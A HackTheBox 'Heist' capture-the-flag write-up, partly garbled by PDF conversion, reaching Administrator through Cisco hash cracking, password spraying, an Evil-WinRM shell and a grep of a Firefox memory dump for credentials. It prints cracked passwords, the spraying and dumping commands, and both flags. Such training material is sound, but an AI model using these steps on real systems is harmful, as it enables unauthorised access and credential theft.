

LAB REPORT

HackTheBox - Heist



Machine Card Info

Difficulty: Easy

Release Date: 2019-08-10

Points: 20

Operating System: Windows



Table of Contents

1	Presentation	3
	1.1 Rules	3
	1.2 \ Detailed description	4
2	Final Report	4
	2.1	4
	2.2 Southold	6
	2.3 🔱 User Escalation	8
	2.4 Nrivilege Escalation	9
3	Flags & Conclusion	11
	3.1 Flags	11
	3.2 Conclusion	11

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1 Presentation

1.1 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs

All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure

Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags

Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution

Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community

Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities

If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers

HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright

Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.



1.2 Netailed description

Heist is an easy difficulty Windows box with an "Issues" portal accessible on the web server, from which it is possible to gain Cisco password hashes. These hashes are cracked, and subsequently RID bruteforce and password spraying are used to gain a foothold on the box. The user is found to be running Firefox. The firefox.exe process can be dumped and searched for the administrator's password.

The scope of this pentest included:

IP Victim: 10.10.10.149IP Attacker: 10.10.14.6

2 Final Report

Let's start with a port scan. We can use **Rustscan**:

```
PORT
         STATE SERVICE
                            REASON
                                            VERSION
80/tcp open http
                           syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-title: Support Login Page
|_Requested resource was login.php
| http-cookie-flags:
   /:
     PHPSESSID:
       httponly flag not set
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
   Supported Methods: OPTIONS TRACE GET HEAD POST
   Potentially risky methods: TRACE
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
445/tcp open microsoft-ds? syn-ack ttl 127
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open msrpc
                       syn-ack ttl 127 Microsoft Windows RPC
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
<SNIP>
```

CLI Comand used: rustscan -a 10.10.10.149 -r 1-65535 -- -A -oN nmap.txt


There are **five** open ports. A web service is listening on port **80**, and **SMB** is running on port **445**.

Try to connect with NULL session on SMB:


```
exegol-hackthebox Heist # smbclient -N -L //10.10.10.149/
session setup failed: NT_STATUS_ACCESS_DENIED
```



Access is denied. Open a browser and go to http://10.10.10.149/:




A login page appears. We have the Login as guest option. So, click on it and we are redirected to this page :





It is a discussion between the user **Hazard** and **Support Admin**. There is an attachment:



It looks like a configuration file for a CISCO router.

2.2 **Solution** Foothold

In the file found, this lines will be useful for us:

```
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
```


The first hash can be cracked with **JohnTheRipper** and the wordlist rockyou.txt:

```
exegol-hackthebox Heist # echo '$1$pdQG$o8nrSzsGXeaduXrjlvKc91' > hash
exegol-hackthebox Heist # john hash --wordlist=/opt/lists/rockyou.txt --format=md5crypt-
long
```

The plain-text password is: stealth1agent.




Note: The remaining hashes can also be cracked. You can use an online decrypt tool like this one.



Now, we have 2 new passwords:

- Q4)sJu\Y8qz*A3?d
- \$uperP@ssword

Remember that **Hazard** asked to create an account on the windows server:



Maybe we can connect as him on **SMB**, using one of the passwords found. To do that, **NetExec** will help us:

We can connect to SMB with hazard: stealth1agent! But there is no share that can be useful.



2.3 **User Escalation**

Always with **NetExec**, enumerate users on the machine with --rid-brute option:

```
exeqol-hackthebox Heist # nxc smb 10.10.10.149 -u hazard -p 'stealth1agent' --rid-brute
                                                    [*] Windows 10 / Server 2019 Build
                         445
                                   SUPPORTDESK
            10.10.10.149
17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
                         445
                                  SUPPORTDESK
                                                    [+] SupportDesk\hazard:stealth1agent
           10.10.10.149
SMB
           10.10.10.149
                           445
                                   SUPPORTDESK
                                                    500: SUPPORTDESK\Administrator
(SidTypeUser)
                            445
                                   SUPPORTDESK
                                                    501: SUPPORTDESK\Guest (SidTypeUser)
           10.10.10.149
SMB
           10.10.10.149
                           445
                                   SUPPORTDESK
                                                    503: SUPPORTDESK\DefaultAccount
(SidTypeUser)
                                                    504: SUPPORTDESK\WDAGUtilityAccount
SMB
           10.10.10.149
                           445
                                  SUPPORTDESK
(SidTypeUser)
                           445
                                   SUPPORTDESK
                                                    513: SUPPORTDESK\None (SidTypeGroup)
SMB
           10.10.10.149
SMB
            10.10.10.149
                           445
                                   SUPPORTDESK
                                                    1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB
            10.10.10.149
                            445
                                   SUPPORTDESK
                                                    1009: SUPPORTDESK\support (SidTypeUser)
SMR
           10.10.10.149
                            445
                                   SUPPORTDESK
                                                    1012: SUPPORTDESK\Chase (SidTypeUser)
SMB
            10.10.10.149
                            445
                                   SUPPORTDESK
                                                    1013: SUPPORTDESK\Jason (SidTypeUser)
```

There are **3** new users : **support**, **Chase** and **Jason**. Check if someone uses one of the passwords we found :

```
exegol-hackthebox Heist # nxc smb 10.10.10.149 -u users.txt -p passwords.txt
                         445
                                  SUPPORTDESK
                                                    [*] Windows 10 / Server 2019 Build
            10.10.10.149
17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB
           10.10.10.149
                                  SUPPORTDESK
                                                   [-] SupportDesk\Hazard:Q4)sJu\Y8qz*A3?d
STATUS_LOGON_FAILURE
            10.10.10.149
                           445
                                  SUPPORTDESK
                                                    [-] SupportDesk\support:Q4)sJu\Y8qz*A3?
d STATUS_LOGON_FAILURE
           10.10.10.149
                           445
                                  SUPPORTDESK
                                                   [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d
```

Chase uses this password: Q4)sJu\Y8qz*A3?d.

The **WinRM** protocol is available on the box, so we can try to connect with the previous credentials:

```
exegol-hackthebox Heist # evil-winrm -u Chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Go to Desktop and read user's flag:

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> cat user.txt
95572e4279def3167d6e89e2f94805ea
*Evil-WinRM* PS C:\Users\Chase\Desktop>
```



Enumerate processes running on the box with Get-Process:

Evil-Wi	nRM PS C	:\Users\Cl	hase\Desktop	o> Get-		
Process						
Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Td	SI
ProcessN		111(11)	W3 (IX)	CI 0(3)	10	31
404		22.40	5252		260	
481 csrss	19	2248	5352		368	0
290	13	1984	5004		472	1
csrss		250.	300.			_
357	15	3432	14516		5052	1
ctfmon						
253	14	3964	13400		3940	0
dllhost 166	9	1852	9708	0.00	6896	1
dllhost	J	1032	3700	0.00	0000	1
617	32	28732	57384		952	1
dwm						
1494	58	23824	78360		948	1
explorer		16272	42602	0.00	6220	1
355 firefox	25	16372	43692	0.06	6320	1
1049	70	152676	227768	3.39	6448	1
firefox						
347	19	10192	35656	0.05	6596	1
firefox						
401 firefox	34	32148	92360	0.44	6828	1
378	28	22080	58720	0.27	7072	1
firefox	20	22000	30720	0.27	7072	_
49	6	1508	3824		776	0
fontdrvh	ost					
49	6	1784	4596		784	1
<snip></snip>						

There are many references to Firefox. Transfer and create a dump of the process with procdump.exe:

```
*Evil-WinRM* PS C:\Users\Chase\Downloads> upload procdump.exe
*Evil-WinRM* PS C:\Users\Chase\Downloads> ./procdump.exe -mp 6320
```

Once the dump created, transfer it from target to our machine:

```
*Evil-WinRM* PS C:\Users\Chase\Downloads> download "C:/Users/Chase/Downloads/ firefox.exe_250515_024155.dmp"
```

Now, we need to play with grep. Finally, we can try:

```
exegol-hackthebox Heist # strings firefox.exe_250515_024155.dmp| grep /
```



We have the following output:

This line contains the Administrator's password :


MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?
login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=

Use Evil-WinRM to connect as Administrator with Administrator:4dD!5}x/re8]FBuZ:



Read the content of root's flag:

Evil-WinRM PS C:\Users\Administrator\Desktop> cat root.txt d784276c131c575b4ce9c58946f3c5e2 *Evil-WinRM* PS C:\Users\Administrator\Desktop>





3 Flags & Conclusion

3.1 Flags

During this lab, the following flags were found:

user: 95572e4279def3167d6e89e2f94805earoot: d784276c131c575b4ce9c58946f3c5e2

3.2 Conclusion

This box demonstrates the importance of proper password hygiene and process security. By chaining web access, password hash cracking, and process memory analysis, privilege escalation to Administrator is achieved.